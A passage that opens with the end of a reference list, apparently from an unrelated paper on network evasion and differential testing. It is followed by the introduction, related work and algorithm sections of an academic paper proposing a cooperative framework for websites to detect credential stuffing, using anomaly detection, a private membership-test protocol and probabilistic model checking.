[30] R. F. Puppy, "A Look at Whisker's Anti-IDS Tactics," *Online*, 12 1999.

[31] M. Vutukuru, H. Balakrishnan, and V. Paxson, "Efficient and Robust TCP Stream Normalization," in *Security and Privacy, 2008. SP 2008. IEEE Symposium on*. IEEE, 2008, pp. 96–110.

[32] E. Korhonen, "Advanced Evasion Techniques—Measuring the Threat Detection Capabilities of Up-to-Date Network Security Devices," *Master's Thesis*, 08 2012.

[33] O.-P. Niemi and A. Levomäki, "Evading Deep Inspection for Fun and Shell," *Black Hat USA*, 2013.

[34] J. Chen, J. Jiang, H. Duan, N. Weaver, T. Wan, and V. Paxson, "Host of Troubles: Multiple Host Ambiguities in HTTP implementations," in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2016, pp. 1516–1527.

[35] R. Wang, S. Chen, X. Wang, and S. Qadeer, "How to Shop for Free Online–Security Analysis of Cashier-as-a-Service Based Web Stores," in *2011 IEEE Symposium on Security and Privacy*. IEEE, 2011, pp. 465–480.

[36] C. Linhart, A. Klein, R. Heled, and S. Orrin, "HTTP Request Smuggling," *Computer Security Journal*, vol. 22, no. 1, p. 13, 2006.

[37] S. Ullrich, "HTTP Evader—Automate Firewall Evasion Tests," http://noxxi.de/research/http-evader.html, [accessed Apr-2019].

[38] I. Ristic, "Protocol-level Evasion of Web Application Firewalls," *Black Hat USA*, 2012.

[39] J. Chen, X. Zheng, H.-X. Duan, J. Liang, J. Jiang, K. Li, T. Wan, and V. Paxson, "Forwarding-Loop Attacks in Content Delivery Networks," in *NDSS*, 2016.

[40] S. Jana and V. Shmatikov, "Abusing File Processing in Malware Detectors for Fun and Profit," in *Proceedings of the 2012 IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2012, pp. 80–94.

[41] J. Oberheide, M. Bailey, and F. Jahanian, "PolyPack: an Automated Online Packing Service for Optimal Antivirus Evasion," in *Proceedings of the 3rd USENIX Conference on Offensive Technologies*. USENIX Association, 2009, pp. 9–9.

[42] S. Porst, "How to Really Obfuscate your PDF Malware," *RECON, July*, 2010.

[43] D. Kaminsky, M. L. Patterson, and L. Sassaman, "PKI Layer Cake: New Collision Attacks Against the Global X. 509 Infrastructure," in *International Conference on Financial Cryptography and Data Security*. Springer, 2010, pp. 289–303.

[44] Z. Su and G. Wassermann, "The Essence of Command Injection Attacks in Web Applications," in *ACM SIGPLAN Notices*, vol. 41. ACM, 2006, pp. 372–382.

[45] P. Hooimeijer, B. Livshits, D. Molnar, P. Saxena, and M. Veanes, "Fast and Precise Sanitizer Analysis with BEK," in *USENIX Security Symposium*, vol. 58, 2011.

[46] D. Brumley, J. Caballero, Z. Liang, J. Newsome, and D. Song, "Towards Automatic Discovery of Deviations in Binary Implementations with Applications to Error Detection and Fingerprint Generation," in *USENIX Security Symposium*, 2007, p. 15.

[47] X. Yang, Y. Chen, E. Eide, and J. Regehr, "Finding and Understanding Bugs in C Compilers," in *ACM SIGPLAN Notices*, vol. 46. ACM, 2011, pp. 283–294.

[48] Y. Chen, T. Su, C. Sun, Z. Su, and J. Zhao, "Coverage-directed Differential Testing of JVM Implementations," in *ACM SIGPLAN Notices*, vol. 51. ACM, 2016, pp. 85–99.

[49] Y. Chen and Z. Su, "Guided Differential Testing of Certificate Validation in SSL/TLS Implementations," in *Proceedings of the 2015 10th Joint Meeting on Foundations of Software Engineering*. ACM, 2015, pp. 793–804.

[50] T. Petsios, A. Tang, S. Stolfo, A. D. Keromytis, and S. Jana, "NEZHA: Efficient Domain-independent Differential Testing," in *2017 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2017, pp. 615–632.

[51] C. Brubaker, S. Jana, B. Ray, S. Khurshid, and V. Shmatikov, "Using Frankencerts for Automated Adversarial Testing of Certificate Validation in SSL/TLS Implementations," in *2014 IEEE Symposium on Security and Privacy*. IEEE, 2014, pp. 114–129.

Detecting Stuffing of a User's Credentials at Her Own Accounts

Ke Coby Wang
Department of Computer Science
University of North Carolina at Chapel Hill

Michael K. Reiter
Department of Computer Science
University of North Carolina at Chapel Hill

Abstract

We propose a framework by which websites can coordinate to detect credential stuffing on individual user accounts. Our detection algorithm teases apart normal login behavior (involving password reuse, entering correct passwords into the wrong sites, etc.) from credential stuffing, by leveraging modern anomaly detection and carefully tracking suspicious logins. Websites coordinate using a novel private membership-test protocol, thereby ensuring that information about passwords is not leaked; this protocol is highly scalable, partly due to its use of cuckoo filters, and is more secure than similarly scalable alternatives in an important measure that we define. We use probabilistic model checking to estimate our credential-stuffing detection accuracy across a range of operating points. These methods might be of independent interest for their novel application of formal methods to estimate the usability impacts of our design. We show that even a minimal-infrastructure deployment of our framework should already support the combined login load experienced by the airline, hotel, retail, and consumer banking industries in the U.S.

1 Introduction

In the past decade, massive numbers of website account credentials have been compromised via password database breaches, phishing, and keylogging. According to a report by Shape Security [58],[1] 2.3 billion credentials were reported compromised in 2017 alone. Such compromised username-password pairs place those users' *other* accounts in jeopardy, since people tend to reuse their passwords across different websites (e.g., [13, 31, 38, 49, 59]). As such, automatically attempting leaked username-password pairs at a wide array of sites compromises vast numbers of accounts, a type of attack termed *credential stuffing*. Credential stuffing is now a dominant method of account takeover [58] and is remarkably commonplace; e.g., Akamai estimates it observed 30 billion credential-stuffing attempts in 2018 [1]. Credential stuffing imposes *actual* losses estimated at $300M, $400M, $1.7B and $6B on the hotel, airline, consumer banking, and retail industries, respectively, per year [58, Table 2]. A survey of 538 IT security practitioners who are responsible for the security of their companies' websites revealed a total annualized cost of credential stuffing across their organizations, excluding fraud, of $3.85M, owing to costs of prevention, detection, and remediation; downtime; and customer churn [51, Tables 1–3].

Despite the prominence of credential stuffing, users are remarkably resistant to taking steps to defend themselves against it. Thomas et al. [64] report that less than 3.1% of users who suffer account hijacks enable two-factor authentication after recovering their accounts. Users are similarly resistant to stopping password reuse even despite specific warnings when doing so, leading Golla et al. to conclude that "notifications alone appear insufficient in solving password reuse" [33]. And though password managers would seem to enable users to more easily avoid password reuse, users are reluctant to adopt them. In a 2016 survey of 1040 American adults, only 12% reported ever using password management software, and only 3% said this is the password technique they rely on most [60]. In a 2019 Google/Harris Poll survey of 3000 U.S. adults, still only 24% reported using a password manager [34].

Conceding that the factors that enable credential stuffing to succeed today are likely to persist for the foreseeable future, we propose a framework by which websites could cooperate to detect active credential-stuffing attacks on a per-user basis. Developing such a framework is not straightforward, in part because the exact behaviors that such a framework should detect are difficult to define. Anecdotally, users sometimes engage in behaviors that might appear quite similar to a credential-stuffing attack, e.g., submitting the same small handful of passwords to multiple sites in the course of logging into each, if she is unsure of which password she set at which site. A framework to detect credential stuffing on a user's accounts will need to tease apart behaviors that the user might normally undertake from actual credential abuse.

[1] We recognize that this and other reports produced by companies that market credential-stuffing defenses might exaggerate the risks or costs of credential stuffing. We are unaware of more objective sources with which to corroborate or refute their claims, however.

To do so, our framework leverages the following technique. Anomaly detection systems (ADS) now exist by which a site can differentiate login attempts by the legitimate user from those by attackers, even sophisticated ones, with moderately good accuracy, using features *other* than the password entered (e.g., [29]). A site in our framework leverages this capability to track *suspicious* login attempts locally, namely abnormal attempts (per the ADS) using an incorrect password or, for sites requiring second-factor authentication for abnormal login attempts, such attempts for which the second-factor authentication fails (even if the password is correct). Then, our framework enables a site (the *requester*) receiving a login attempt that it deems abnormal to query other sites (the *responders*) where this user has accounts, to determine the number of them at which this same password has been submitted in suspicious login attempts. If this number is larger than a threshold, then the requester deems this login attempt to be credential abuse—even if the password is correct.

Of course, such an approach raises concerns. First, it risks false detections, and lacking datasets of how legitimate users submit login attempts—both correct and incorrect ones—across their many accounts, the false detection rate seems hopeless to evaluate. Second, measuring the true detection rate of this scheme would require knowledge of how attackers conduct credential-stuffing attacks today (again, we are aware of no such datasets) and, more importantly, how attackers would respond if our framework were deployed by a collection of websites. Finally, since both the requester's query and a responder's suspicious-password set will contain sensitive passwords, supporting these queries has the potential to leak sensitive data to the requester or responder.

We address these concerns as follows. To estimate the true and false detection rates of our design, we formulate experiments in the form of Markov decision processes (MDPs), in which the adversary's choices in the experiment determine a probability of the adversary achieving a specified goal in our framework. In the true-detection-rate MDP, the adversary corresponds to a credential stuffer, and we leverage probabilistic model checking to calculate the true detection rate for the *best* adversarial strategy, yielding what we believe is a conservative estimate of our true detection rate in practice. The false-detection-rate MDP casts the "adversary" as the legitimate user who knows *how* she chooses her passwords (i.e., the distribution) but who cannot recall which one she set at which website. Again, we allow the "adversary" (forgetful user) arbitrary flexibility to submit login attempts, toward the "goal" of ensuring that she will be detected as a credential stuffer when eventually entering her correct password at a designated website. We use probabilistic model checking to find the *best* strategy for this "adversary", which we believe serves as a conservative estimate of our false-detection rate.

To protect passwords while allowing queries to suspicious-password sets, we develop a new private membership-test (PMT) protocol that ensures that responders do not learn the requester's query or the protocol result (no matter how they misbehave) and that limits the information about the responder's suspicious-password set that is leaked to the requester. We quantify the suspicious-password-set leakage in terms of a measure we call *extraction complexity*, which informally is the number of protocol runs a responder can tolerate before succumbing to an *offline* attack on its set. We show that our protocol improves over previous communication-efficient PMT protocols substantially in this measure.

Finally, we present an implementation of our framework by which a requester leverages a *directory* to contact responders where a user holds accounts. We evaluate performance of our design in two privacy contexts, one where the directory is trusted to hide the requester (i.e., where the user is currently active) from responders, and one where it is not and so the requester contacts the directory using Tor [20]. We show that even with just one directory machine, various configurations of our design can already support the typical login load experienced by the airline, hotel, retail, and consumer banking industries in the U.S., combined.

To summarize, our contributions are as follows:

- We develop a framework by which websites can coordinate to detect active credential stuffing on a user's accounts, and we estimate the true and false detection rates of this algorithm using probabilistic model checking (Secs. 3–4).
- We instantiate this framework with a new PMT protocol that ensures security against a malicious requester or responder, including improving on other communication-efficient designs in a security measure (*extraction complexity*) that is important in our context (Sec. 5).
- We report the performance of an implementation of our framework under two privacy configurations, in experiments ranging up to 256 responders (Sec. 6). Our results indicate that even with minimal infrastructure, our design should scale to accommodate real login loads experienced by major sectors of the U.S. economy.

2 Related Work

Interfering with password reuse A user's reuse of the same passwords across her accounts is the impetus for credential stuffing. Password reuse is widespread (e.g., [7, 13, 38, 49, 53, 59, 67]) and is very resistant to warnings to avoid it—even reactive warnings triggered by a detected reuse [33]. Most closely related to our work is a recent proposal by which websites could coordinate to actively interfere with a user's attempt to reuse the same or similar passwords across those sites [69]. While we borrow ingredients of this design (see Sec. 3.1 and Sec. 4), our work targets credential stuffing directly, *without* interfering with a user's password reuse across sites or assuming that it does not occur. These different goals lead to a fundamentally different design, requiring novel underlying cryptographic protocols (Sec. 5) and wholly novel detection algorithms (Sec. 3).

Detecting user selection of compromised or popular passwords It is now common (and recommended [35]) for sites to cross-reference account passwords against known-leaked passwords, either for their own users (e.g., [10]) or as a service for others (e.g., https://haveibeenpwned.com). Thomas et al. [65] and Li et al. [43] proposed improvements to these types of services that leak less information to or from the service. Pal et al. [48] developed personalized password strength meters that warn users when selecting passwords similar to ones previously compromised, particularly their own. More distantly related are services that track password popularity and enable a website to detect if one of its users selects a popular password [45, 56]. In contrast to these works, our work detects credential stuffing of a user's password before its compromise is reported (which today takes an *average* of 15 months [58]) and irrespective of its popularity.

Discovering compromised accounts Several techniques have been proposed to discover compromised accounts. For example, to detect the breach of its password database, a site might list several site-generated *honey passwords* in the database alongside the valid password for each account [5, 24, 39]. Any submission of a honey password in a login attempt then discloses the breach of the password database. Similarly, *honey accounts* for a user can be set up at websites where she does not have an account, specifically for detecting any attempt to log into them with the password of one of her actual accounts [17]. Both of these can be used in conjunction with our framework but do not supersede it, as attackers holding a user's correct password for one account (e.g., as obtained from phishing the user) can use it to attempt logins at the user's actual accounts at other websites without either of these techniques detecting it. This is precisely the type of attack that we seek to detect here.

Detecting guessing attacks Herley and Schechter [37] provide an algorithm by which a large-volume website can estimate the likelihood that a login is part of a guessing attack, based on the assumption that these malicious logins are a small fraction of total logins. They point out that this assumption "is of course not true for an attacker exploiting password re-use or other non-guessing approach", which is our interest here. Schechter et al. [57] suggest features for distinguishing benign login attempts from guessing attacks, though these features should not be characteristic of credential stuffing.

3 Detecting Credential Stuffing

In this section, we present our framework to detect credential stuffing on a user's accounts. Our framework detects credential stuffing on a per-user basis, and so is agnostic to whether the user is the only one being subjected to credential stuffing (e.g., after one of her passwords was phished) or whether she is one of many (e.g., after a password database breach).

3.1 Assumptions

Account identifiers Our framework assumes the ability to associate the accounts of the same user across different websites—or more specifically, to do so at least as well as a credential-stuffing attacker could. When user accounts are tied to email addresses confirmed during account creation, this can generally be done, even despite the email-address variations for a single email account that are supported by email service providers [69]. As such, we will generally refer to a user's account identifier a as being the same across multiple websites. We also assume the ability of one website at which a user has an account to contact (perhaps anonymously) other websites where the user has an account. In our design, this ability is supported using a logical *directory* service, as will be detailed in Sec. 4.

Password management *Nothing in our framework requires that a site store passwords in the clear or in a reversible fashion*, and most existing best practices (e.g., using expensive hash functions to compute password hashes [3, 61]) can be applied within our scheme. In particular, while in Sec. 3.2 we will use $s.\mathsf{pwd}[a]$ to denote the correct password for account a at site s, we stress that s need not (and should not) store this password explicitly.

We do make one concession in password-management best practices, however, similarly to some other defenses (e.g., [32, 69]). In our algorithm, each site s will maintain a set $s.\mathsf{susp}[a]$ of hashes of passwords submitted in *suspicious* login attempts on account a. (This will be detailed in Sec. 3.2.) For one site s (the *requester*) to query whether a hash value e is present in $s'.\mathsf{susp}[a]$ at another site s' (the *responder*), it is necessary that any value that s uses to salt e be the same as the value that s' uses to salt the elements of $s'.\mathsf{susp}[a]$. To do so, the salt corresponding to identifier a could be generated deterministically from a or generated randomly and distributed to a site s by the directory when s registers as a responder for a (see Sec. 4.2). Below, we elide these details and simply write "$\pi \in s'.\mathsf{susp}[a]$" to denote the membership of a hash e in the set $s'.\mathsf{susp}[a]$, where e uniquely identifies the password π from which it was computed but that also incorporates this salting.

While less secure than per-site, per-account salting, an attacker's precomputation (before breaching s') to aid his search for the passwords whose hashes are contained in $s'.\mathsf{susp}[a]$ would need to be repeated per identifier a. Moreover, the need for consistent salting per account a across sites pertains only to the storage and querying of $s.\mathsf{susp}[a]$ sets, and not to the hashing of $s.\mathsf{pwd}[a]$ for the purposes of checking the correctness of a password entered in a login attempt. That is, login attempts can be checked against a hash of $s.\mathsf{pwd}[a]$ that

is salted with a per-site, per-account salt value. As we will discuss in Sec. 3.2, while a hash of $s.\mathsf{pwd}[a]$ might end up in $s.\mathsf{susp}[a]$ in certain cases, we do not expect this to be the common case. Consequently, we believe that resorting to consistent salting across sites for the management of $s.\mathsf{susp}[a]$ sets per account a is a small concession to make.

Anomaly detection The key assumption we make about sites that participate in our design is that each one conducts anomaly detection on the login attempts to its site, based on locally available features such as the time, client IP address, useragent string, etc. For a 10% false-detection rate, Freeman et al. [29] report a 99% true detection rate for attacker logins to an account a from the country from which the user for account a normally logs in (a so-called *researching* attacker). Also for a 10% false-detection rate, they report a 74% true-detection rate for the most advanced attackers they consider, who also initiate login attempts with the same useragent string as the legitimate user (a so-called *phishing* attacker).

Here we treat each site's anomaly-detection system (ADS) as a block-box that takes as input a group of login features and classifies the login as either normal or abnormal. We assume that the ADS can be parameterized (e.g., with a threshold) to tune its true- and false-detection rates, where a "detection" means an abnormal classification. Our credential-stuffing detection algorithm will leverage two parameter settings (e.g., thresholds) for the ADS, yielding for each login attempt L an ADS output of the form $\langle \mathsf{abnormal}^{\mathsf{col}}(L), \mathsf{abnormal}^{\mathsf{cnt}}(L)\rangle$, a pair of boolean values. The "col" and "cnt" qualifiers denote the "collecting" and "counting" phases of our algorithm, respectively, which will be explained in Sec. 3.2. The flexibility provided by allowing different ADS parameter settings in the two phases of our algorithm is important to permit algorithm tuning; see Sec. 3.3. Because $\mathsf{abnormal}^{\mathsf{col}}(L)$ and $\mathsf{abnormal}^{\mathsf{cnt}}(L)$ are derived from a common ADS, these indicators are not independent. We denote their (false-, true-) detection rates as $(\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}})$ and $(\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}, \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}})$, respectively, and assume that either $\mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}} \geq \mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}}$ and $\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}} \geq \mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}$ or $\mathsf{TDR}^{\mathsf{cnt}}_{\mathsf{ads}} \geq \mathsf{TDR}^{\mathsf{col}}_{\mathsf{ads}}$ and $\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}} \geq \mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}$, as otherwise one parameter setting would be strictly better than the other. When the login L is clear from context, we will generally elide it and simply denote the ADS output as $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}}\rangle$.

Threat model We specify our credential-stuffing detection algorithm in Sec. 3.2 assuming sites that cooperate to detect credential stuffing against a user's accounts at those sites. That is, the attacker can submit login attempts at participating sites, possibly using passwords it stole, but cannot participate as a site in our framework. In Secs. 4–5, however, we address the potential for *malicious* participating sites. In particular, we address user login privacy against participating sites in Sec. 4.1 and the risk of denial-of-service attacks by participating sites in Sec. 4.2. Finally, we address user account security despite misbehavior of participating sites in Sec. 5. We make no effort to address sites that misbehave so as to reduce true detections of our framework, since these sites could equally well do so by simply not participating. The directory, introduced in Sec. 4, is trusted to not conduct denials-of-service and to help defend against them (see Sec. 4.2), but is not trusted for security of sites' user accounts.

3.2 Algorithm

To detect credential stuffing, each website processes each login attempt in two *phases*, called the *collecting phase* and the *counting phase*. To support these phases, each site s maintains a set $s.\mathsf{susp}[a]$ of (salted hashes of) passwords used in "suspicious" login attempts to account a at site s, as discussed below. Site s assembles $s.\mathsf{susp}[a]$ in the *collecting phases* of local login attempts to account a, and queries the $s'.\mathsf{susp}[a]$ sets at other sites s' in the *counting phases* of logins to a at s. These queries are performed using *private membership tests* (PMTs), which hide s's query when acting as a requester, and hide the contents of $s.\mathsf{susp}[a]$ when acting as a responder in the protocol. We defer details of the PMT protocol to Sec. 5.

Our algorithm begins when a site receives a local login attempt. The site submits the login features for classification by its ADS, yielding a classification $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}}\rangle$. The site then performs the *collecting phase* and the *counting phase*, in that order.

Collecting phase In the *collecting phase* of a login attempt to account a at site s, if $\mathsf{abnormal}^{\mathsf{col}} = \mathit{true}$, then s applies one of the following two rules as appropriate, where π is the submitted password:

SUSP	If s does not support second-factor authentication for a, then s adds π to $s.\mathsf{susp}[a]$ if the password is incorrect (i.e., $\pi \neq s.\mathsf{pwd}[a]$).
SUSP$^+$	If s supports second-factor authentication for a, then s adds π to $s.\mathsf{susp}[a]$. If $\pi = s.\mathsf{pwd}[a]$, then it is subsequently removed from $s.\mathsf{susp}[a]$ only once a second-factor challenge issued by s to the owner of account a is completed successfully.

Counting phase In the *counting phase* of a login attempt to account a at site s, if $\mathsf{abnormal}^{\mathsf{cnt}} = \mathit{true}$ and if the submitted password π is correct for account a (i.e., $\pi = s.\mathsf{pwd}[a]$), then s performs the role of the requester using password π in PMTs. In each of these PMTs, another site s' where account a exists performs the role of the responder with set $s'.\mathsf{susp}[a]$; i.e., s' interacts with s to allow s to learn whether $\pi \in s'.\mathsf{susp}[a]$. (In Sec. 4 we will discuss how s contacts each s'.) Site s then detects credential stuffing if $|\{s' \mid s' \neq s \wedge \pi \in s'.\mathsf{susp}[a]\}| \geq w$, for a specified *attack width* w.

Again, the *collecting phase* is performed first, or more precisely, s begins its *counting phase* only once any addition to $s.\mathsf{susp}[a]$ in the preceding *collecting phase* is complete. Similarly, upon receiving a PMT query from s, site s' defers responding until any additions to $s'.\mathsf{susp}[a]$ in ongoing *collecting phases* for the same account a are completed locally.

Note that if SUSP would add π to $s.\mathsf{susp}[a]$, then SUSP$^+$ would, as well. In addition, SUSP$^+$ allows even $s.\mathsf{pwd}[a]$ to be added to $s.\mathsf{susp}[a]$ if it is submitted in a login that is deemed abnormal but the resulting second-factor challenge is not completed successfully. We do not expect this to be the norm, however: A rough estimate assuming $\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}} = 0.10$ and a second-factor failure rate by the correct user of 0.12 (e.g., see [21]) is that a legitimate login attempt with the correct password at a site s supporting SUSP$^+$ leaves that password in $s.\mathsf{susp}[a]$ with probability only 0.012.

When evaluating SUSP$^+$, we assume that an attacker is unable to complete the second-factor challenge (which is generally true [21]), but that for usability purposes, the site invokes the second-factor challenge only on logins for which $\mathsf{abnormal}^{\mathsf{col}} = \mathit{true}$. Some sites s can maintain $s.\mathsf{susp}[a]$ according to SUSP while others use SUSP$^+$. In our evaluations in Sec. 3.3, we will consider the impact of different balances of sites that use SUSP versus SUSP$^+$.

SUSP and SUSP$^+$ indicate when s should *add* a password to $s.\mathsf{susp}[a]$, but not when s should *remove* a password from it. One approach would be for s to remove a password from $s.\mathsf{susp}[a]$ if that password is not used in an attempted login to account a for a specified *expiration time*. Provided that s's login interface rate-limits login attempts on a (as is recommended [35]), an upper bound on the capacity of s's set $s.\mathsf{susp}[a]$ can be ensured. For example, if s permits 100 failed login attempts on a single account in any 30-day period [8, Section 8.2.3], and if each password expires from $s.\mathsf{susp}[a]$ in 30 days since its last use in a login attempt, then $|s.\mathsf{susp}[a]|$ will never exceed 101. Such a delay should allow ample time for our framework to detect even a moderately aggressive credential-stuffing attack, or conversely should dramatically slow a credential-stuffing attack if it is to go undetected.

Finally, when adding a password π to $s.\mathsf{susp}[a]$, s may reduce π to a canonical form, e.g., converting capital letters at selected positions to lowercase, or converting a specific digit to a digit wildcard. Provided that the rules for this canonicalization are employed by both requesters and responders, our framework can then detect stuffing of some passwords *similar* to that chosen by this user at another site ("credential tweaking"). Of course, s could also explicitly add selected passwords similar to π, but at the cost of increasing $|s.\mathsf{susp}[a]|$. We do not consider these extensions further here.

3.3 Effectiveness

We now estimate the false- and true-detection rates for the algorithm in Sec. 3.2 across a range of parameter settings. In doing so, we seek to demonstrate that our algorithm can be effective in detecting credential stuffing without imposing significantly on legitimate users. We stop short of recommending a specific course of action when a site detects credential stuffing via our algorithm, though we will discuss alternatives at the end of this section.

Evaluating false- and true-detection rates empirically would require datasets that are unavailable to us. To evaluate false detections empirically, we would presumably need datasets that shed light on how users both set passwords across websites and then try (and sometimes fail) to log into websites using them. To evaluate true detections, we would need datasets of recorded credential-stuffing campaigns, along with the correct and guessed passwords and (for sites supporting SUSP$^+$) the results of second-factor challenges.

In the absence of any foreseeable way of obtaining such datasets, we instead perform an evaluation using probabilistic model checking. The tool we used to perform probabilistic model checking is Prism [42], which supports automated analysis of Markov decision processes (MDP). Each MDP we design models an actor interacting with a specific account a, who is either the legitimate user of a or an attacker, across multiple websites. To do so, we specify the actor as a set of *states* and possible *actions*. When in a state, the actor can choose from among these actions nondeterministically; the chosen action determines a probability distribution on the state to which the actor then transitions. These state transitions satisfy the *Markov property*: informally, the probability of next transitioning to a specific state depends only on the current state and the actor's chosen action. Prism exhaustively searches all decisions an actor can make to maximize the probability of the actor succeeding in its goal.

Below, we assume that the legitimate user's password choices across websites are represented by a probability distribution D_a; i.e., $D_a(\pi)$ is the probability with which the user selects π as its password for any given site. We abuse notation slightly and also use D_a to denote the set of passwords with non-zero probability. For example, we write $\pi \in D_a$ to indicate that $D_a(\pi) > 0$; $|D_a|$ to denote the number of passwords π for which $\pi \in D_a$; and $\pi \xleftarrow{\$} D_a$ to denote the selection of a password from distribution D_a and its assignment to π. As some prior works [4, 68], we model D_a as a Zipf distribution with parameter $\lambda_a \geq 0$, so that the user chooses her k-th most probable password ($1 \leq k \leq |D_a|$) independently with probability $(1/k^{\lambda_a})/(1/1^{\lambda_a} + 1/2^{\lambda_a} + \ldots + 1/|D_a|^{\lambda_a})$.

The MDPs below need to synthetically model the distribution of $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}} \rangle$ pairs for login attempts or sessions thereof, similar to their distribution in practice (notably, lacking independence). To do so for specified detection rates $\mathsf{DR}^{\mathsf{col}}_{\mathsf{ads}}$ and $\mathsf{DR}^{\mathsf{cnt}}_{\mathsf{ads}}$, let $hi \in \{\mathsf{col}, \mathsf{cnt}\}$ and $lo \in \{\mathsf{col}, \mathsf{cnt}\}$ be such that $\mathsf{DR}^{hi}_{\mathsf{ads}}$ and $\mathsf{DR}^{lo}_{\mathsf{ads}}$ are the larger and smaller of

$\mathsf{DR}^{\mathsf{col}}_{\mathsf{ads}}$ and $\mathsf{DR}^{\mathsf{cnt}}_{\mathsf{ads}}$, respectively. Then, we let

$$\mathbb{P}\left(\mathsf{abnormal}^{hi} = true\right) = \mathsf{DR}^{hi}_{\mathsf{ads}}$$

$$\mathbb{P}\left(\mathsf{abnormal}^{lo} = true \;\middle|\; \mathsf{abnormal}^{hi} = true\right) = \mathsf{DR}^{lo}_{\mathsf{ads}}/\mathsf{DR}^{hi}_{\mathsf{ads}}$$

$$\mathbb{P}\left(\mathsf{abnormal}^{lo} = true \;\middle|\; \mathsf{abnormal}^{hi} = false\right) = 0$$

We denote selection of $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}} \rangle$ according to this distribution in the experiment descriptions below by the notation $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}} \rangle \xleftarrow{\$} \mathsf{ads}(\mathsf{DR}^{\mathsf{col}}_{\mathsf{ads}}, \mathsf{DR}^{\mathsf{cnt}}_{\mathsf{ads}})$.

3.3.1 Estimating the false detection rate

False detections can arise in our framework; indeed, even the entry of the *correct* password for an account at a website by the legitimate user might trigger a credential-stuffing detection if the user erroneously submitted the same password to other websites (that use SUSP), or even if correctly but without completing a second-factor challenge from those sites (that use SUSP$^+$). Here we leverage probabilistic model checking to conservatively estimate the probability with which a user induces a false detection.

We express the process by which a user might do so as a MDP in which the legitimate user is represented by two parties, to whom we refer here as "Dr. Jekyll" ($\mathcal{J}$) and "Mr. Hyde" ($\mathcal{H}$).[2] Informally, the user's $\mathcal{H}$ persona knows the distribution from which the user previously set passwords at various websites, but does not remember which password the user set at which site. $\mathcal{H}$ attempts a number of logins before turning control over to the $\mathcal{J}$ persona, who is challenged to log into another website, for which he does remember the password. Still, $\mathcal{J}$'s entry of the correct password might be detected as possible credential stuffing, depending on the actions of $\mathcal{H}$ before him. In a Jekyll-Hyde experiment, then, we say that $\mathcal{H}$ wins (and $\mathcal{J}$ loses) if $\mathcal{J}$'s login attempt is (falsely) detected as credential stuffing, and otherwise $\mathcal{H}$ loses (and $\mathcal{J}$ wins).

Since both $\mathcal{J}$ and $\mathcal{H}$ represent the legitimate user, we assume both can complete any second-factor challenges that a website issues. Under this assumption, there is no difference between SUSP and SUSP$^+$, and so we do not differentiate sites supporting SUSP$^+$ from those supporting SUSP in Jekyll-Hyde experiments. Since users who forget their passwords presumably tend to attempt multiple password guesses in the same login session (and so from the same platform and location) until finding the right one, $\mathcal{H}$ is classified once by the ADS at site s for all login attempts there. Finally, we forbid $\mathcal{H}$ from attempting logins at a site s after he has already submitted the correct password to s (see step 2) to preclude him from trivially winning. After all, once $\mathcal{H}$ has "recalled" the correct password for s, he could artificially add extra passwords to $s.\mathsf{susp}[a]$ by "attempting" logins with them, thereby unreasonably inflating his chances of winning.

[2] In their namesake novella [62], Mr. Hyde and Dr. Jekyll are the evil and good personae, respectively, of the same person.

More precisely, a Jekyll-Hyde experiment takes as input an account identifier a, the distribution D_a, a number of responders n_a, an integer w, and probabilities $\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}$ and $\mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}}$, and proceeds as follows:

(1) Sites s_i, for $0 \le i \le n_a$, are initialized as follows:
- A password $s_i.\mathsf{pwd}[a] \xleftarrow{\$} D_a$ is selected independently for account a at website s_i.
- The suspicious password set is cleared: $s_i.\mathsf{susp}[a] \leftarrow \emptyset$.
- To model the classification of $\mathcal{H}$ by the ADS at s_i, a boolean $s_i.\mathsf{collectionFlag}$ is set to $\mathsf{abnormal}^{\mathsf{col}}$ where $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}} \rangle \xleftarrow{\$} \mathsf{ads}(\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}, \mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}})$.

(2) $\mathcal{H}$ is given the experiment inputs and performs login attempts on a at any of $s_1, \ldots, s_{n_a}$, provided that if $\mathcal{H}$ submits the correct password $s_i.\mathsf{pwd}[a]$ in a login attempt at s_i, then this is $\mathcal{H}$'s last login attempt at s_i. Each incorrect login attempt at s_i adds the attempted password to $s_i.\mathsf{susp}[a]$ if and only if $s_i.\mathsf{collectionFlag}$ is *true*.

(3) Once $\mathcal{H}$ is done, $\mathcal{J}$ logs into s_0 using the correct password $s_0.\mathsf{pwd}[a]$. If $\mathsf{abnormal}^{\mathsf{cnt}} = true$ for $\langle \mathsf{abnormal}^{\mathsf{col}}, \mathsf{abnormal}^{\mathsf{cnt}} \rangle \xleftarrow{\$} \mathsf{ads}(\mathsf{FDR}^{\mathsf{col}}_{\mathsf{ads}}, \mathsf{FDR}^{\mathsf{cnt}}_{\mathsf{ads}})$ and if $\left|\left\{s_i \;\middle|\; s_0.\mathsf{pwd}[a] \in s_i.\mathsf{susp}[a] \wedge 1 \le i \le n_a\right\}\right| \ge w$, then $\mathcal{H}$ wins. Otherwise, $\mathcal{J}$ wins.

